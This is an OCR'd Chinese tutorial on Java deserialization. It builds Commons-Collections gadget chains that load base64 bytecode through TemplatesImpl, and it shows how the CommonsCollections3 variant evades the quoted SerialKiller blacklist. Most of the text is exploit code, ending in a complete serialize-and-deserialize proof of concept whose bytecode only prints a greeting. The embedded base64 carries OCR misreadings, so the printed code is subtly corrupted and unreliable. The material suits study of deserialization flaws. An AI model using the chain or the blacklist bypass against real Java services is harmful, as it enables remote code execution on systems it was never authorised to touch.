
```
Transformer[] transformers = new Transformer[]{
        new ConstantTransformer(templates),
        new InvokerTransformer("newTransformer", null, null),
};
```

改造后的完整代码如下：

```
package org.byteload;

import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TrAXFilter;
import
com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;
import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InstantiateTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.map.TransformedMap;

import javax.xml.transform.Templates;
import java.lang.reflect.Field;
import java.util.Base64;
import java.util.HashMap;
import java.util.Map;

public class CommonsCollectionsIntro2 {
    public static void setFieldValue(Object obj, String fieldName,
Object value) throws Exception{
        Field field = obj.getClass().getDeclaredField(fieldName);
        field.setAccessible(true);
        field.set(obj, value);
    }
    public static void main(String[] args) throws Exception {
        byte[] code =
Base64.getDecoder().decode("yv66vgAAADQALAoABgAdCQAeAB8IACAKACEAIgcAI
wcAJAEACXRyYW5zZm9ybQEAcihMY29tL3N1bi9vcmcvYXBhY2hlL3hhbGFuL2ludGVybm
FsL3hzbHRjL0RPTTtbTGNvbS9zdW4vb3JnL2FwYWNoZS94bWwvaW50ZXJuYWwvc2VyaWF
```

```
saXplci9TZXJpYWxpemFOaW9uSGFuZGxlcjspVgEABENvZGUBAA9MaW5lTnVtYmVyVGFi
bGUBABJMb2NhbFZhcmlhYmxlVGFibGUBAAROaGlzAQAhTG9yZy9ieXRlbG9hZC9IZWxsb
1RlbXBsYXRlcOltcGw7AQAIZG9jdW1lbnQBAC1MY29tL3N1bi9vcmcvYXBhY2hlL3hhbG
FuL2ludGVybmFsL3hzbHRjLORPTTsBAAhoYW5kbGVycwEAQltMY29tL3N1bi9vcmcvYXB
hY2hlL3htbC9pbnRlcm5hbC9zZXJpYWxpemVyL1N1cmlhbGl6YXRpb25IYW5kbGVyOwEA
CkV4Y2VwdGlvbnMHACUBAKYoTGNvbS9zdW4vb3JnL2FwYWNoZS94YWxhbi9pbnRlcm5hb
C94c2xOYy9ETOO7TGNvbS9zdW4vb3JnL2FwYWNoZS94bWwvaW5OZXJuYWwvZHRtLORUTU
F4aXNJdGVyYXRvcjtMY29tL3N1bi9vcmcvYXBhY2hlL3htbC9pbnRlcm5hbC9zZXJpYWx
pemVyL1N1cmlhbGl6YXRpb25IYW5kbGVyOy1WAQAIaXRlcmFOb3IBADVMY29tL3N1bi9v
cmcvYXBhY2hlL3htbC9pbnRlcm5hbC9kdGOvRFRNQXhpc01OZXJhdG9yOwEAB2hhbmRsZ
XIBAEFMY29tL3N1bi9vcmcvYXBhY2hlL3htbC9pbnRlcm5hbC9zZXJpYWxpemVyL1N1cm
1hbG16YXRpb25IYW5kbGVyOwEABjxpbml0PgEAAygpVgEAC1NvdXJjZUZpbGUBABdIZWx
sb1RlbXBsYXRlcOltcGwuamF2YQwAGQAaBwAmDAAnACgBABNIZWxsbyBUZW1wbGFOZXNJ
bXBsBwApDAAqACsBAB9vcmcvYn1OZWxvYWQvSGVsbG9UZW1wbGFOZXNJbXBsAQBAY29tL
3N1bi9vcmcvYXBhY2hlL3hhbGFuL2ludGVybmFsL3hzbHRjL3J1bnRpbWUvQWJzdHJhY3
RUcmFuc2xldAEAOWNvbS9zdW4vb3JnL2FwYWNoZS94YWxhbi9pbnRlcm5hbC94c2x0Yy9
UcmFuc2xldEV4Y2VwdGlvbgEAEGphdmEvbGFuZy9TeXNOZWOBAANvdXQBABVMamF2YS9p
by9QcmludFNOcmVhbTsBABNqYXZhL2lvL1ByaW5OU3RyZWFtAQAHcHJpbnRsbgEAFShMa
mF2YS9sYW5nL1NOcmluZzspVgAhAAUABgAAAAAAAwABAAcACAACAAkAAAA/AAAAAwAAAA
GxAAAAAgAKAAAABgABAAAACgALAAAAIAADAAAAAQAMAAOAAAAAAAEADgAPAAEAAAABABA
AEQACABIAAAAEAAEAEwABAAcAFAACAAkAAABJAAAABAAAAAGxAAAAAgAKAAAABgABAAAA
DAALAAAAKgAEAAAAAQAMAAOAAAAAAAEADgAPAAEAAAABABUAFgACAAAAAQAXABgAAwASA
AAABAABABMAAQAZABoAAQAJAAAAPwACAAEAAAANKrcAAbIAAhIDtgAEsQAAAAIACgAAAA
4AAwAAAA8ABAAQAAwAEQALAAAADAABAAAADQAMAAOAAAABABsAAAACABw=");
        TemplatesImpl templates = new TemplatesImpl();
        setFieldValue(templates, "_bytecodes", new byte[][] {code});
        setFieldValue(templates, "_name", "HelloTemplatesImpl");
        setFieldValue(templates, "_tfactory", new
TransformerFactoryImpl());

        Transformer[] transformers = new Transformer[]{
                new ConstantTransformer(templates),
                new InvokerTransformer("newTransformer", null, null),
        };

        Transformer transformerChain = new
ChainedTransformer(transformers);
        Map innerMap = new HashMap();
        Map outerMap = TransformedMap.decorate(innerMap, null,
transformerChain);
        outerMap.put("test", "xxxx");
    }
}
```

成功执行:



绕过 InvokerTransformer 黑名单限制

随着 JAVA 反序列化火爆全世界，开发者们自然会去寻找一种安全的过滤办法解决这类问题，于是类似 SerialKiller 这样的工具自然就诞生了。

SerialKiller 是一个反序列化过滤器，可以通过黑名单或者白名单的方式来限制反序列化时允许通过的类。在其发部的第一版中，可以看到最初的黑名单，InvokerTransformer 就在其中：

998c0abc5b SerialKiller / config / serialkiller.conf

ikkisoft First public release

1 contributor

19 lines (19 sloc) | 795 Bytes

```
<?xml version="1.0" encoding="UTF-8"?>
<!-- serialkiller.conf -->
<config>
    <refresh>6000</refresh>
    <blacklist>
        <!-- ysoserial's CommonsCollections1 payload  -->
        <regexp>^org\.apache\.commons\.collections\.functors\.InvokerTransformer$</regexp>
        <!-- ysoserial's CommonsCollections2 payload  -->
        <regexp>^org\.apache\.commons\.collections4\.functors\.InvokerTransformer$</regexp>
        <!-- ysoserial's Groovy payload  -->
        <regexp>^org\.codehaus\.groovy\.runtime\.ConvertedClosure$</regexp>
        <regexp>^org\.codehaus\.groovy\.runtime\.MethodClosure$</regexp>
        <!-- ysoserial's Spring1 payload  -->
        <regexp>^org\.springframework\.beans\.factory\.ObjectFactory$</regexp>
    </blacklist>
    <whitelist>
        <regexp>.*</regexp>
    </whitelist>
</config>
```

所谓道高一尺魔高一丈，既然有过滤就会出现绕过过滤的办法，因此后面出现的 gadget 就是为了解决黑名单问题，其中就包括 CommonsCollections3。

CommonsCollections3 的目的很明显，就是为了绕过一些规则对 InvokerTransformer 的限制，因此 CommonsCollections3 并没有使用 InvokerTransformer 来调用任意方法，而是使用了另外一个类，com.sun.org.apache.xalan.internal.xsltc.trax.TrAXFilter。

因为这个类的构造函数中使用了(TransformerImpl) templates.newTransformer();省去了使用 InvokerTransformer 手工构造 newTransformer()的步骤：

```
public class TrAXFilter extends XMLFilterImpl {
    private Templates              _templates;
    private TransformerImpl        _transformer;
    private TransformerHandlerImpl _transformerHandler;
    private boolean _useServicesMechanism = true;

    public TrAXFilter(Templates templates)  throws
        TransformerConfigurationException
    {
        _templates = templates;
        _transformer = (TransformerImpl) templates.newTransformer();
        _transformerHandler = new TransformerHandlerImpl(_transformer);
        _useServicesMechanism = _transformer.useServicesMechnism();
    }

    public Transformer getTransformer() { return _transformer; }

    private void createParent() throws SAXException {
        XMLReader parent = null;
        try {
            SAXParserFactory pfactory = SAXParserFactory.newInstance();
```

因为缺少了 InvokerTransformer，因此 TrAXFilter 的构造函数无法调用。这里我们使用一个新的 Transformer，就是 org.apache.commons.collections.functors.InstantiateTransformer。


InstantiateTransformer 也是一个实现了 Transformer 接口的类，它的作用是调用构造方法。

因此我们的目的很明确，就是要利用 InstantiateTransformer 去调用 TrAXFilter 的构造方法，再利用其构造方法里的 templates.newTransformer() 调用到 TemplatesImpl 里的字节码。

我们构造的 Transformer 调用链如下：

```
Transformer[] transformers =  new Transformer[]{
        new ConstantTransformer(TrAXFilter.class),
        new InstantiateTransformer(
                new Class[]{Templates.class},
                new Object[]{templates}
        )
};
```

替换到前面的 demo 中，也能成功触发，且避免使用了 InvokerTransformer：



当然目前只是个 Demo，这里我直接给出完整利用链，知识点跟前面一样，就不赘述了：

```
package org.byteload;

import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TrAXFilter;
import
com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;
import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InstantiateTransformer;
import org.apache.commons.collections.map.TransformedMap;

import javax.xml.transform.Templates;
import java.io.ByteArrayInputStream;
```

```
import java.io.ByteArrayOutputStream;
import java.io.ObjectInputStream;
import java.io.ObjectOutputStream;
import java.lang.annotation.Retention;
import java.lang.reflect.Constructor;
import java.lang.reflect.Field;
import java.util.Base64;
import java.util.HashMap;
import java.util.Map;

public class CommonCollections3 {
    public static void setFieldValue(Object obj, String fieldName,
Object value) throws Exception{
        Field field = obj.getClass().getDeclaredField(fieldName);
        field.setAccessible(true);
        field.set(obj, value);
    }
    public static void main(String[] args) throws Exception {
        byte[] code =
Base64.getDecoder().decode("yv66vgAAADQALAoABgAdCQAeAB8IACAKACEAIgcAI
wcAJAEACXRyYW5zZm9ybQEAcihMY29tL3N1bi9vcmcvYXBhY2hlL3hhbGFuL2ludGVybm
FsL3hzbHRjLORPTTtbTGNvbS9zdW4vb3JnL2FwYWNoZS94bWwvaW50ZXJuYWwvc2VyaWF
saXplci9TZXJpYWxpemFOaW9uSGFuZGxlcjspVgEABENvZGUBAA9MaW5lTnVtYmVyVGFi
bGUBABJMb2NhbFZhcmlhYmxlVGFibGUBAAROaGlzAQAhTG9yZy9ieXRlbG9hZC9IZWxsb
1RlbXBsYXRlc0ltcGw7AQAIZG9jdW1lbnQBAC1MY29tL3N1bi9vcmcvYXBhY2hlL3hhbG
FuL2ludGVybmFsL3hzbHRjLORPTTsBAAhoYW5kbGVycwEAQltMY29tL3N1bi9vcmcvYXB
hY2hlL3htbC9pbnRlcm5hbC9zZXJpYWxpemVyL1N1cmlhbG16YXRpb25IYW5kbGVyOwEA
CkV4Y2VwdG1vbnMHACUBAKYoTGNvbS9zdW4vb3JnL2FwYWNoZS94YWxhbi9pbnRlcm5hb
C94c2x0Yy9ET07TGNvbS9zdW4vb3JnL2FwYWNoZS94bWwvaW50ZXJuYWwvZHRtLORUTU
F4aXNJdGVyYXRvcjtMY29tL3N1bi9vcmcvYXBhY2hlL3htbC9pbnRlcm5hbC9zZXJpYWx
pemVyL1N1cmlhbG16YXRpb25IYW5kbGVyOy1WAQAIaXRlcmF0b3IBADVMY29tL3N1bi9v
cmcvYXBhY2hlL3htbC9pbnRlcm5hbC9kdG0vRFRNQXhpc01OZXJhdG9yOwEAB2hhbmRsZ
XIBAEFMY29tL3N1bi9vcmcvYXBhY2hlL3htbC9pbnRlcm5hbC9zZXJpYWxpemVyL1N1cm
lhbG16YXRpb25IYW5kbGVyOwEABjxpbml0PgEAAygpVgEAC1NvdXJjZUZpbGUBABdIZWx
sb1RlbXBsYXRlc01tcGwuamF2YQwAGQAaBwAmDAAnACgBABNIZWxsbyBUZW1wbGF0ZXNJ
bXBsBwApDAAqACsBAB9vcmcvYnl0ZWxvYWQvSGVsbG9UZW1wbGF0ZXNJbXBsAQBAY29tL
3N1bi9vcmcvYXBhY2hlL3hhbGFuL2ludGVybmFsL3hzbHRjL3J1bnRpbWUvQWJzdHJhY3
RUcmFuc2xldAEAOWNvbS9zdW4vb3JnL2FwYWNoZS94YWxhbi9pbnRlcm5hbC94c2x0Yy9
UcmFuc2xldEV4Y2VwdG1vbgEAEGphdmEvbGFuZy9TeXN0ZW0BAANvdXQBABVMamF2YS9p
by9QcmludFN0cmVhbTsBABNqYXZhL2lvL1ByaW50U3RyZWFtAQAHcHJpbnRsbgEAFShMa
mF2YS9sYW5nL1N0cmluZzspVgAhAAUABgAAAAAAAwABAAcACAACAAkAAAA/AAAAAwAAAA
GxAAAAAgAKAAAABgABAAAACgALAAAAIAADAAAAAQAMAA0AAAAAAAEADgAPAAEAAAAABABA
AEQACABIAAAAEAAEAEwABAAcAFAACAAkAAABJAAAABAAAAAGxAAAAAgAKAAAABgABAAAA
DAALAAAAKgAEAAAAAQAMAA0AAAAAAAEADgAPAAEAAAAABABUAFgACAAAAAQAXABgAAwASA
```

```
AAABAABABMAAQAZABoAAQAJAAAAPwACAAEAAAANKrcAAbIAAhIDtgAEsQAAAAIACgAAAA
4AAwAAAA8ABAAQAAwAEQALAAAADAABAAAADQAMAAOAAAABABsAAAACABw=");
        TemplatesImpl templates = new TemplatesImpl();
        setFieldValue(templates, "_bytecodes", new byte[][] {code});
        setFieldValue(templates, "_name", "HelloTemplatesImpl");
        setFieldValue(templates, "_tfactory", new
TransformerFactoryImpl());

//        Transformer[] transformers = new Transformer[]{
//                new ConstantTransformer(templates),
//                new InvokerTransformer("newTransformer", null, null),
//        };
        //绕过 InvokerTransformer 处于黑名单的情况
        Transformer[] transformers =  new Transformer[]{
                new ConstantTransformer(TrAXFilter.class),
                new InstantiateTransformer(
                        new Class[]{Templates.class},
                        new Object[]{templates}
                )
        };

        Transformer transformerChain = new
ChainedTransformer(transformers);
        Map innerMap = new HashMap();
        innerMap.put("value", "xxxx");  //var7 != null
        Map outerMap = TransformedMap.decorate(innerMap, null,
transformerChain);
//        outerMap.put("test", "xxxx");

        //因为 sun.reflect.annotation.AnnotationInvocationHandler 在
JDK 内部的类，不能直接使用 new 来示例化，所以使用反射。
        Class clazz =
Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");
        Constructor construct =
clazz.getDeclaredConstructor(Class.class, Map.class);
        construct.setAccessible(true);  //设置外部可见
        Object obj = construct.newInstance(Retention.class, outerMap);
//为什么使用 Retention.class?

        //生成序列化流
        ByteArrayOutputStream barr =new ByteArrayOutputStream();
        ObjectOutputStream oss = new ObjectOutputStream(barr);
        oss.writeObject(obj);
        oss.close();
```

```
        //输出反序列化流
        System.out.println(barr);
        ObjectInputStream ois = new ObjectInputStream(new
ByteArrayInputStream(barr.toByteArray()));
        Object o = (Object)ois.readObject();
    }
}
```

运行成功打印 Hello TemplatesImpl：